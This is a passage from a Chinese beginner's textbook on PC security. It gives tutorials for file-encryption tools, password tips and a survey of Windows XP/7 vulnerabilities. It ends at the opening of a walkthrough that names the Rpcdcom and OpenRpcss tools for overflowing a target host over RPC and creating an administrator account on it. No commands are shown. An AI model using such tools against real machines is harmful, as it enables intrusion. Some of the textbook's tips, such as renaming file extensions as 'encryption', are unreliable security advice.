透明加密软件作为一种新的数据保密手段，自2005年上市以来，得到许多软件公司，特别是制造业软件公司和传统安全软件公司的热捧，也为广大需要对敏感数据进行保密的客户带来了希望。目前，市面上的透明加密软件基本上只支持Windows平台。透明加密的实现主要有两种技术，一种是应用层（API）的透明加密技术，一种是核心层（Kernel，又称驱动层）的透明加密技术。应用层的开发难度低，但对应用程序的适应性差，同时加密多种应用程序时相互干扰大，因此，有些厂商为适应不同程序的加密要求，开发出独立针对某种软件的加密软件版本。驱动层透明加密技术是通过Windows提供的可安装文件系统（Installable File System）开发接口设计的一个文件过滤驱动，通过此驱动实现透明加/解密功能。驱动层的透明加密技术与操作系统的文件系统结合紧密，其加/解密效率更高，控制更加灵活，运行更加稳定。但要充分考虑到与Windows及其他应用在驱动层软件的兼容，如杀毒软件，否则会导致Windows蓝屏。对客户而言，透明加密软件采用什么技术并不是他们关心的重点，他们主要关心的是加密软件产品本身的稳定性、安全性和使用方便性。应用层透明加密技术和驱动层透明加密技术的特点使得驱动层透明加密软件有更多竞争上的优势。经过市场几年的考验，加密软件厂商都逐步认识到，驱动层透明加密技术才是加密软件可靠的技术。新切入市场的加密软件厂商的产品都是采用驱动层透明加密技术的，一些原来采用应用层透明加密技术的老牌加密软件厂商也放弃了最初的应用层技术，转而开始研发驱动层加密技术。

2 使用Windows加密大师加密文件

Windows加密大师是目前比较常用的文件加密软件，它提供了10多种国际公认的安全加密算法供用户选择，而且Windows加密大师会自动根据用户输入的密钥长度来调整加密算法的强度，从56位到512位不等，这种设计大大增加了企图解密Windows加密大师加密文件的解密者的难度。下面利用Windows加密大师来加密文件，其具体操作如下。

教学演示\第3章\使用Windows加密大师加密文件


操作提示：Windows加密大师的功能

Windows加密大师的所有功能均可对批量文件和文件夹进行处理，可对整个目录下的文件（包括其中子目录下的所有文件，不管子目录有多少层）一次性地进行加密、解密、生成散列码或粉碎文件操作。在加密文件时支持压缩文件的功能，使Windows加密大师加密文件占用的磁盘空间更小。

高手指点 Windows加密大师的使用方法与WinZip/WinRAR完全相同，用户可直接在Windows资源管理器中进行操作来实现软件的所有功能。

1 选择命令

找到需要加密的文档，单击鼠标右键。在弹出的快捷菜单中选择【Windows加密大师】/【加密文件】命令。



2 设置密码


1. 打开“加密文件”对话框，在“输入加密密码”和“确认加密密码”文本框中输入密码“123456”。
2. 单击 高级... 按钮。

3 高级设置

1. 展开“高级设置”栏，在“选择加密算法”下拉列表框中选择一种加密算法。
2. 在“选择加密模式”下拉列表框中选择一种加密模式。

4 设置自解密文件

1. 在“创建自解密文件设置”栏中选中“创建自解密文件（exe）”复选框。
2. 单击 ... 按钮。




5 设置自解密文件保存位置

1. 打开“浏览文件夹”对话框，选择自解密文件的保存位置。
2. 单击 确定 按钮。

6 完成设置

返回“加密文件”对话框，在“保存到”文本框中可以看到文件的保存位置，单击 确定 按钮。



如果不创建自解密文件，加密后文件的文件名及文件图标均保持不变，使用时无须先对它进行解密，Windows加密大师会自动提示用户输入正确的密码，验证后即可打开文件。


补充两句

7 开始文件加密

Windows加密大师开始对文件进行加密，并显示加密进度。

操作提示：打开自解密文件

找到自解密文件，双击即可打开对话框，在其中输入设置的密码，单击 确定 按钮即可打开自解密文件。



3 使用文件夹加密器加密文件夹

文件夹加密器是一款专业加密文件夹的软件，其操作简单，只需在文件夹上单击鼠标右键，即可对其进行加/解密操作。其加/解密速度快捷，采用了高新的加密技术，一般的文件夹加/解密时间不会超过1秒；并且采用了新型的加密技术，使加密后的文件夹可有效地防止第三方软件的破解，并且加密后文件夹不受重装系统、密码文件丢失等限制，同时支持在移动磁盘上加密，即便移动磁盘更换了电脑，里面的加密文件夹仍会处于加密状态。下面就用文件夹加密器加密一个文件夹，其具体操作如下。

教学演示\第3章\使用文件夹加密器加密文件夹

1 选择“加密”命令

找到需要加密的文件夹，单击鼠标右键，在弹出的快捷菜单中选择“加密”命令。

2 设置加密

1. 打开加密主界面，在“密码”和“确认密码”文本框中输入密码。
2. 选择加密的类型和设置加密后文件夹的图标。
3. 单击 加 密 按钮。

高手指点 文件夹加密器具有独特的搜索功能，即使在电脑中加密了再多的文件夹，只需通过管理中心就可以根据用户自己的选择将这些加密后的文件夹进行整理。

3 开始文件加密

文件夹加密器开始对文件夹进行加密，完成后，加密的文件夹变为加密的形式，如下图所示。

操作提示：打开加密的文件夹

找到加密后的文件夹，双击即可打开对话框，在其中输入设置的密码，单击 解 密 按钮即可打开自解密文件。

4 使用天盾加密软件加密文件

天盾加密软件是目前所有文件夹保护软件中隐蔽性最强的文件夹保护工具，文件夹经过它加密后，不会在原目录产生任何加密文件，并且文件夹会从电脑中彻底消失。


（1）隐藏加密

隐藏加密后，加密的文件会被隐藏起来，其具体操作如下。

教学演示\第3章\隐藏加密


1 启动软件

1. 双击启动天盾加密软件，首先将打开login对话框，要求用户输入登录密码，通常默认的登录密码为123。
2. 单击 确认 按钮。



2 选择加密方式

1. 打开加密主界面，在左侧的选项栏中选择“隐藏加密”选项卡。
2. 单击 加入... 按钮。
3. 在弹出的菜单中选择“加入文件”命令。




启动天盾加密软件后，打开的主界面默认也是进行隐藏加密操作的，而且在天盾加密的各种操作中，除了可直接单击各种按钮外，也可以通过右键菜单进行。

补充两句


3 选择加密文件

1. 在打开的“请输入欲打开的文件：”对话框的列表框中选择加密的文件。
2. 单击 打开(O) 按钮。




4 开始文件加密

在主界面中即可看到添加的文件，在其上单击鼠标右键，在弹出的快捷菜单中选择“闪电加密”命令。




5 完成加密

完成加密后，返回该加密文档所在的文件夹，可以发现该文件已经被加密隐藏了。



操作提示：打开加密文件

打开加密文件时，在主界面中右击该文件，在弹出的快捷菜单中选择“解密”命令即可，如下图所示。



（2）普通加密

当然，天盾加密也能进行普通的密码加密，其具体操作如下。

教学演示\第3章\普通加密

1 设置操作

1. 在天盾主界面中选择“密码加密”选项卡。
2. 单击 加入... 按钮。
3. 在弹出的菜单中选择“加入文件”命令。


2 选择加密文件

1. 在打开的“请输入欲打开的文件：”对话框的列表框中选择加密的文件。
2. 单击 打开(O) 按钮。

高手指点 在天盾加密软件中通过隐藏加密方式加密文件时，有两种加密方式，一种是闪电加密，另一种是高强度加密，前一种适用于大型文档，后一种适用于小型文档。

3 添加密码

1. 在“欲加入文件的密码”和“确认密码”文本框中输入密码“123”。
2. 单击 添加密码 按钮。



操作提示：解密文件

解密文件时，在“密码加密”选项卡中选择需要解密的文件，单击 去除密码 按钮即可，如下图所示。

4 完成加密

完成加密后，在界面中该文件状态变为“已加密”，返回该加密文档所在的文件夹，可以看到该文件已经变成加密状态。

教你一招：通过加密文件解密

如果要通过加密文件解密，可直接双击该文件，打开输入密码的提示对话框，输入密码后，单击 确认 按钮可以打开该文件，单击 解密 按钮可以对文件进行解密。

3.3.2 上机1小时：为文件和文件夹双重加密

本例将使用Windows加密大师和文件夹加密器，对文件和文件夹进行双重加密，进一步学习使用软件加密的操作。

上机目标

- 巩固使用软件进行文件加密的方法。
- 进一步掌握Windows加密大师和文件夹加密器两种软件的使用方法。


教学演示\第3章\为文件和文件夹双重加密

天盾加密软件能够通过主界面在不输入密码的情况下进行解密，所以，为了保护密码的安全性，最好对天盾加密软件的登录密码进行修改和设置。

补充两句

1 选择命令

打开需加密的“项目中标计划”文件夹，在其中的“项目中标计划.doc”文件上单击鼠标右键，在弹出的快捷菜单中选择【Windows加密大师】/【加密文件】命令。




2 设置密码

1. 打开“加密文件”对话框，在“输入加密密码”和“确认加密密码”文本框中输入密码“123456”。
2. 单击 高级... 按钮。

3 设置自解密文件

1. 在“创建自解密文件设置”栏中选中“创建自解密文件（exe）”复选框。
2. 单击 ... 按钮。



4 设置自解密文件保存位置


1. 打开“浏览文件夹”对话框，选择要保存的位置。
2. 单击 确定 按钮。

5 完成设置

返回“加密文件”对话框，在“保存到”文本框中可以看到文件的保存位置，单击 确定 按钮，在保存位置即可看到加密的文件。

6 选择命令

在“项目中标计划”文件夹上单击鼠标右键，在弹出的快捷菜单中选择“加密”命令。



高手指点 使用两种不同的加密软件对同一文件夹中的一个文件或多个文件进行加密，其效果大于用同一种加密软件分别进行加密。

7 设置加密

1. 打开加密主界面，在“密码”和“确认密码”文本框中输入密码“654321”。
2. 单击 加 密 按钮

8 开始文件加密

文件夹加密器开始对文件夹进行加密，完成后，加密的文件夹变为加密的形式，如下图所示。

3.4 跟着视频做练习

经过一天的学习，小李对于密码设置、破解与防御的相关操作有了进一步的了解，通过设置密码，他对电脑中的各种重要文档都进行了加密，不过由于操作不是很熟练，操作几步就要向老马请教。

1 练习1小时：设置Excel打开权限密码并压缩

本例将练习设置Excel打开权限密码，将该文件压缩并设置压缩密码，达到保护文件的目的。

操作提示：

1. 打开“上机练习.xls”文档，选择【工具】/【选项】命令。
2. 选择“安全性”选项卡，在“打开权限密码”文本框中输入需要的密码。
3. 在打开的“确认密码”对话框中输入与“打开权限密码”相同的密码。
4. 启动WinRAR，选择压缩的文件，单击“添加”按钮。
5. 在打开的“压缩文件名和参数”对话框中选择“高级”选项卡，单击 设置密码(P)... 按钮。
6. 打开“带密码压缩”对话框，在“输入密码”和“再次输入密码以确认”文本框中输入相同的密码。

视频演示\第3章\设置Excel打开权限密码并压缩

补充两句

如果使用两种软件进行加密，或者对一个文件夹和其中的文件进行双重加密，最好设置不同的密码，这样加密的安全性将成倍地提高。

2 练习1小时：使用天盾加密并隐藏文件

本例将使用天盾对文件进行加密并隐藏。

操作提示：

1. 在天盾主界面中选择“密码加密”选项卡，单击 加入... 按钮，在弹出的菜单中选择“加入文件”命令。
2. 将“上机练习.doc”文档添加到列表中，在“欲加入文件的密码”和“确认密码”文本框中输入密码。
3. 单击 添加密码 按钮。
4. 在文件上单击鼠标右键，在弹出的快捷菜单中选择“闪电加密”命令。

视频演示\第3章\使用天盾加密并隐藏文件

3.5 秘技偷偷报

通过前面的学习，小李对密码设置、破解和防御的基本操作已经很娴熟了，可是他还希望老马教他一些实用的秘技，老马马上就告诉了他……

1 提高密码安全性的技巧

下面的两种设置密码的方法能极大地提高密码的安全性，降低账号密码被盗的几率。

设置长密码

8位以上的数字、字母和符号组合而成的密码就算使用暴力破解也要十天半个月，使用生僻的符号还能让黑客字典一筹莫展。

申请密码保护

申请密码保护可以为您的ID和密码提供多一层的保障，如果密码丢失，可以根据有效资料将其找回。

2 文件加密的技巧

下面的两种文件加密的技巧可以帮助提高文件的安全性。

修改后缀名

这种方法就是将想保密的文件改为一个任意字符的后缀名，如将“密码.doc”文件修改为456.swc。

目录欺骗法

新建一个目录，把想保密的文件放入该文件夹，然后将文件夹改名，如123.wav，这时该文件夹会变成一个WAV文件的图标。

高手指点 很多人在设置电脑和各种文件，以及登录邮箱、论坛或者其他社区时都使用相同的账号和密码，这是非常危险的，一旦某个密码被破解，就意味着所有账号和密码都被破解。

第4章

Windows操作系统安全漏洞攻防

早上一上班，小李就急匆匆地跑进了老马的办公室，拖着老马到他的办公桌前，指着电脑屏幕说："我的电脑显示操作系统有漏洞，需要修复。老马，我的QQ被盗是不是这个漏洞造成的啊？"老马对他说："有漏洞就修复吧，漏洞是操作系统和软件中存在的缺陷，也是黑客对电脑进行攻击的主要途径之一，黑客只要找到电脑中的一个漏洞，就能轻而易举地攻击系统。正好，今天我就给你讲解Windows操作系统安全漏洞攻防的相关知识。"

2小时学知识

- Windows操作系统安全漏洞
- 常见漏洞的攻击与防御

3小时上机练习

- 使用360安全卫士修复系统漏洞
- 利用Windows LSASS漏洞进行攻击
- 使用360安全卫士修复系统漏洞

4.1 学习1小时：Windows操作系统安全漏洞

老马告诉小李，现在大多数电脑使用的都是Windows操作系统，由于其使用范围较广，所以其安全漏洞也比较多，最容易受到黑客的攻击。接着，老马就开始给小李讲解有关Windows操作系统安全漏洞的相关知识。

4.1.1 什么是Windows系统漏洞

学习目标

- 了解Windows系统漏洞的概念。
- 了解Windows系统漏洞的产生原因。
- 了解Windows系统漏洞与黑客攻击间的关系。

1 Windows系统漏洞的概念

Windows系统漏洞特指Windows操作系统在逻辑设计上的缺陷或在编写时产生的错误，这个缺陷或错误可以被不法者或电脑黑客利用，通过植入木马或病毒等方式来攻击或控制整个电脑，从而窃取电脑中的重要资料和信息，甚至破坏操作系统。通常，漏洞影响的范围很大，包括系统本身及其支撑软件、网络客户和服务器软件、网络路由器和安全防火墙等。Windows系统漏洞问题是与时间紧密相关的，一款Windows操作系统从发布的那一天起，随着用户的深入使用，系统中存在的漏洞会被不断暴露出来，这些被发现的漏洞也会不断被系统供应商Microsoft（微软）公司发布的补丁软件修补，或在以后发布的新版系统中得以纠正。而在新版系统纠正了旧版本中具有漏洞的同时，也会引入一些新的漏洞和错误。因而随着时间的推移，旧的操作系统漏洞会不断地被修复，渐渐消失，但新的操作系统漏洞会不断出现，因此，操作系统漏洞问题也会长期存在。

2 Windows系统漏洞的产生原因

Windows系统漏洞产生的原因很多，主要包含以下几个方面。

（1）程序编写存在bug

只要是程序，是人为编写的代码，就不可避免地存在bug。bug主要分为以下4种类型。

不对输入内容进行预期检查

有些编程人员怕麻烦，对输入内容不进行预期的匹配检查，从而使攻击者能轻松地输送攻击工具。

意料外的联合使用问题

通常一个程序是由功能不同的多层代码组成的，甚至会涉及最底层的操作系统级别。攻击者通常会利用这个特点为不同的层输入不同的内容，以达到窃取信息的目的。

高手指点 bug狭义的概念是指软件程序的漏洞或缺陷，广义的概念还包括测试工程师或用户所发现和提出的软件可改进的细节、或与需求文档存在差异的功能实现等。

缓冲区溢出

指攻击者在程序的有关输入项目中了输入了超过规定长度的字符串，超过的部分通常就是攻击者想要执行的攻击代码，而程序编写者又没有进行输入长度的检查，最终导致多出的攻击代码占据了输入缓冲区后的内存而执行。

Race Condition问题

竞态条件（Race Condition）是一个在设备或者系统试图同时执行两个操作时出现的状况，但是由于设备和系统的自然特性，为了正确地执行，操作必须按照合适顺序进行。在目前的电脑中，多任务多线程的程序越来越多，在提高运行效率的同时，一旦顺序出现问题，就容易产生软件bug。

（2）操作系统配置不当

操作系统通常需要进行配置以达到最好的使用效果，如果配置不当，也会导致漏洞的产生，主要有以下几项设置问题。

打开临时端口

管理员在测试电脑时，通常会在电脑中打开一个临时端口，但测试完后却忘记禁止它，这样就会给攻击者可乘之机。

管理员失误

有些管理员在进行系统安装后会保持管理员口令的空值，而且随后不进行修改，这样就导致黑客攻击时会很容易控制管理员为空口令的电脑。

默认配置先天不足

许多系统安装后都有默认的安全配置信息，通常被称为easy to use。但这些安全配置信息非常容易被黑客利用，进行直接攻击，所以一定要对默认配置进行扬弃操作。

信任关系漏洞

网络间的系统经常建立信任关系以方便资源共享，但这也给攻击者带来间接攻击的可能。例如，只要攻破信任群中的任一台主机，就有可能进一步攻击其他的主机，所以应该对信任关系严格审核，确保真正的安全联盟。

（3）系统口令被盗

系统口令就是操作系统的密码，一旦密码被黑客盗取，电脑就像打开了大门的房间，黑客就能为所欲为。口令失窃主要有如下几个方面的因素。

口令设置过于简单

设置的口令太简单，狡猾的攻击者不费吹灰之力就可破解。

暴力攻击

这种攻击方式与字典攻击类似，但这个字典却是动态的，也就是说，字典包含了所有可能的字符组合。例如，一个包含大小写的4字符口令大约有50万个组合，1个包含大小写且标点符号的7字符口令大约有10万亿组合。对于后者，一般的电脑要花费大约几个月的时间才能试验一遍。

使用密码字典攻击

攻击者使用一个程序，该程序借助一个包含用户名和口令的字典数据库，不断地尝试登录系统，直到成功进入。

（4）明文通信信息被监听

电脑进行通信时，通常都使用明文（明文就是在数据传输过程中，可以对这个数据不加密，黑客监听到的数据包内的信息和电脑上输入的信息完全一样）通信，一旦有攻击者使用嗅探器进行监听，很容易就会获得相关的信息。被监听的方式有如下几种。

对于普通电脑用户，防范黑客利用漏洞攻击最好的办法就是设置复杂的口令，并关闭不需要的端口和服务。

补充两句

介质共享

传统的以太网结构让攻击者可以很容易地在网络上放置一个嗅探器，这样就可以很容易地查看该网段上的通信数据。但是如果采用交换型以太网结构，嗅探行为将变得非常困难。

远程嗅探

许多设备都具有RMON（Remotemonitor，远程监控）功能，以便管理者使用公共体字符串（publiccommunitystrings）进行远程调试。现在的网络中，宽带几乎已经普及，攻击者可以非常轻松地通过远程监控功能进行嗅探操作。

服务器嗅探

交换型网络也有一个明显的不足，攻击者可以在服务器上，特别是充当路由功能的服务器上安装一个嗅探器软件，然后就可以通过它收集到的信息闯进客户端机器以及信任的机器。例如，虽然不知道用户的口令，但当用户使用Telnet软件登录时就可以嗅探到他输入的口令了。

操作提示：远程攻击的发展

现在随着网络的进步，远程攻击技术得到很大发展，威胁也越来越大，而其中涉及的系统漏洞以及相关的知识也越多。

（5）设计存在缺陷

TCP/IP协议现在已经广为应用，但它却是在攻击者猖狂肆虐的今天之前很早设计出来的，因此存在许多不足，造成安全漏洞也在所难免，如smurf攻击、ICMPUnreachable数据包断开、IP地址欺骗以及SYNflood。然而，最大的问题在于攻击者可以随意地伪造及修改IP数据包而不被发现。要解决这个问题，必须开发新一代的网络协议代替TCP/IP协议，最新的Ipsec协议已经开发出来，但还没有得到广泛的应用。

3 漏洞与攻击的关系

系统安全漏洞是在系统具体实现和具体使用中产生的错误，但并不是系统中存在的错误都是安全漏洞，只有能威胁到系统安全的错误才是漏洞。许多错误在正常情况下并不会对系统安全造成危害，只有被人在某些条件下故意使用时才会影响系统安全。漏洞虽然可能最初就存在于系统当中，但一个漏洞并不是自己出现的，必须要有人发现。在实际使用中，用户会发现系统中存在错误，而黑客会有意利用其中的某些错误使其成为威胁系统安全的工具，这时人们会认识到这个错误是一个系统安全漏洞。系统供应商会尽快发布针对这个漏洞的补丁程序，纠正这个错误。这就是系统安全漏洞从被发现到被纠正的一般过程。系统攻击者往往是安全漏洞的发现者和使用者，要对一个系统进行攻击，如果不能发现和使用系统中存在的安全漏洞是不可能成功的。系统安全漏洞与系统攻击活动之间有紧密的关系。因此不应脱离系统攻击活动来谈论安全漏洞问题。了解常见的系统攻击方法，对于有针对性地理解系统漏洞问题以及找到相应的补救方法十分必要。

4.1.2 认识Windows系统漏洞

学习目标

- 认识Windows XP操作系统的漏洞。
- 认识Windows 7操作系统的漏洞。

高手指点

虽然系统漏洞问题是独立于操作系统本身的理论安全级别而存在的，但并不是说系统所属的安全级别越高，该系统中存在的安全漏洞就越少，两者之间并没有直接关系。

1 Windows XP操作系统的安全漏洞

Windows XP是使用最广泛的操作系统，也是安全漏洞最多的操作系统，比较常见的安全漏洞有以下几种。

远程桌面明文账户名传送漏洞

Windows XP远程桌面存在设计缺陷，可能导致攻击者得到系统远程桌面的账户信息，有助于其进一步攻击。在连接建立时，Windows XP远程桌面把账户名以明文发送给连接它的客户端。发送的账户名不一定是远端主机的用户账号，可能是最常被客户端使用的账户名，网络上的嗅探程序可能会捕获到这些账户信息。对于这种漏洞的防御是安装补丁或者升级程序，如果不能立刻安装补丁或者升级程序，建议暂时停止远程桌面的使用，以减少风险。

终端服务IP欺骗漏洞

Windows XP的终端服务器存在一个安全问题：允许远程攻击者匿名访问该服务。这是由于Windows XP的终端服务器不是从TCP中获取客户端的IP地址的，而是接受客户端提供的IP地址，该IP地址客户是通过基于ITU T.120 协议的Remote Desktop Protocol 传输的。如果某个客户端位于路由器的后面，并且只有内部IP地址，那么如果该客户端与远程终端服务器建立连接，远程的终端服务器就会记录该端的内部IP地址，而该地址是没有任何意义的。如果不能立刻安装补丁或者升级程序，建议使用第三方工具来记录日志，如用windump限制不可信用户访问终端服务。

快速账号切换功能造成锁定漏洞

Windows XP新设计了账号快速切换功能，可以使用户快速地在不同的账号之间切换而不需要先退出再登录。配合账号锁定功能，用户可以利用账号快速切换功能，快速地重试登录一个用户名，使系统认为有暴力猜解攻击，从而造成全部非管理员账号的锁定，这样其他用户如果没有管理员的解禁就不能登录主机。对于这种漏洞的临时解决方法是：如果不能立刻安装补丁或者升级程序，建议采取暂时禁止账户快速切换功能以减少风险的方法。

GDI 拒绝服务漏洞

Windows Graphics Device Interface（GDI）是一套应用程序接口，用于显示图形输出。但是它存在一个安全问题，可能导致系统拒绝服务，这是由于GDI无法正确处理畸形或无效的参数和标志位造成的，出现该问题时系统表现为蓝屏，只有重新启动才能恢复正常功能。对于这种漏洞的防御是立刻安装补丁或者升级程序，禁止不可信用户登录到系统。

教你一招：修复系统漏洞

修复系统漏洞最好的方法就是到Microsoft网站下载安装解决该问题的补丁，或者安装其发布的最新操作系统。

2 Windows 7操作系统的安全漏洞

Windows 7是最新一代的Windows操作系统，其安全性有了很大的提高，但仍然存在一定的安全漏洞。和Windows XP不同的是，Windows 7的系统漏洞几乎都是由技术人员测试出来的，现在发现的主要有以下3种，且到目前为止Microsoft还没有官方补丁。

64位系统漏洞

2010年7月份，在阿姆斯特丹召开的HITB安全会议公布Windows 7存在的新漏洞，这种漏洞都与系统内核相关，因此它们很难被修复，而且存在于64位版本中。

0 Day漏洞（零日漏洞）

该漏洞出现在Server Message Block 2（SMB2）驱动上，可直接导致远程代码执行和拒绝服务。该驱动漏洞可直接导致Windows Vista系统重启，而对Windows 7暂时没有威胁。

Windows 7的漏洞都是专业人员研究出来的“专业漏洞”，技法平庸的黑客难以掌握。而且黑客只对有“经济价值”的漏洞有兴趣，从这一层面上说，Windows 7是比较安全的。

补充两句

MSI安装程序漏洞

当使用一个基于MSI的安装包时，explorer.exe和msiexec.exe都有可能出现问题，该漏洞有时会导致用户不得不重新格式化硬盘后重新安装系统。导致该漏洞的原因是在客户体验改善计划(Customer Experience Improvement Program)中有一个SQM客户端，如果系统注册表中的MachineThrottling被启用，任何调用ntdll.dll中的WinSqmStartSession的进程将会出现崩溃。

教你一招：非官方漏洞修复

下面介绍一种非官方的MSI安装程序漏洞的修复方法：在Windows 7操作系统的注册表中找到HKLM\Software\Microsoft\SQMClient\Windows\DisabledSessions项，删除除了默认值之外的字符串值，或者在同一节点下将MachineThrottling修改为_MachineThrottling。

4.2 常见漏洞的攻击与防御

操作系统的漏洞很多，有一些是各种操作系统中都有的，为了让小李理解这些知识，老马决定将一些常见操作系统漏洞的攻击与防御方法告诉小李。

4.2.1 学习1小时

学习目标

- 掌握RPC漏洞攻防的方法。
- 掌握Server服务远程缓冲区溢出漏洞攻防的方法。
- 掌握Serv-U FTP服务器漏洞攻防的方法。

1 RPC漏洞的攻击与防御

RPC的全称是Remote Procedure Calls，它是Windows操作系统中的一种远程过程调用协议。在RPC中处理TCP/IP的信息交换部分有一个漏洞，该漏洞是由处理信息格式不正确而引发的。从实质上看，RPC漏洞属于一个缓冲区溢出漏洞，它影响分布式组件模型DCOM与RPC间的一个侦听TCP/IP协议135端口的接口，该接口主要用于处理由客户端电脑发送给服务器的DCOM对象的激活请求。成功利用RPC漏洞有可能获得对远程主机的完全控制，可以使用本地系统权限执行任意指令。攻击者可以在系统上执行任意操作，如安装程序、重新格式化硬盘、建立系统管理员权限的账户以及查看、更改和删除数据等。

（1）利用RPC漏洞进行攻击


Rpcdcom和OpenRpcss是两款相辅相成的RPC漏洞攻击工具软件，它们的功能各有不同，需要配合使用。Rpcdcom工具能向目标主机发送数据包，造成目标主机产生溢出错误，此时再使用OpenRpcss工具对其进行攻击，以便创建管理员账号，从而得到目标主机的管理员权限，使用它们进行RPC漏洞攻击。下面将以使用两款RPC漏洞攻击软件进行攻击为例，讲解如何利用RPC漏洞进行攻击，其具体操作如下。

教学演示\第4章\利用RPC漏洞进行攻击

高手指点 受到RPC漏洞攻击的电脑主要表现为莫名其妙地死机、重新启动电脑的显示60秒倒计时关机、不能进行复制/粘贴操作，同时在任务管理器中出现名为Msblast.exe的进程。

1 切换目录

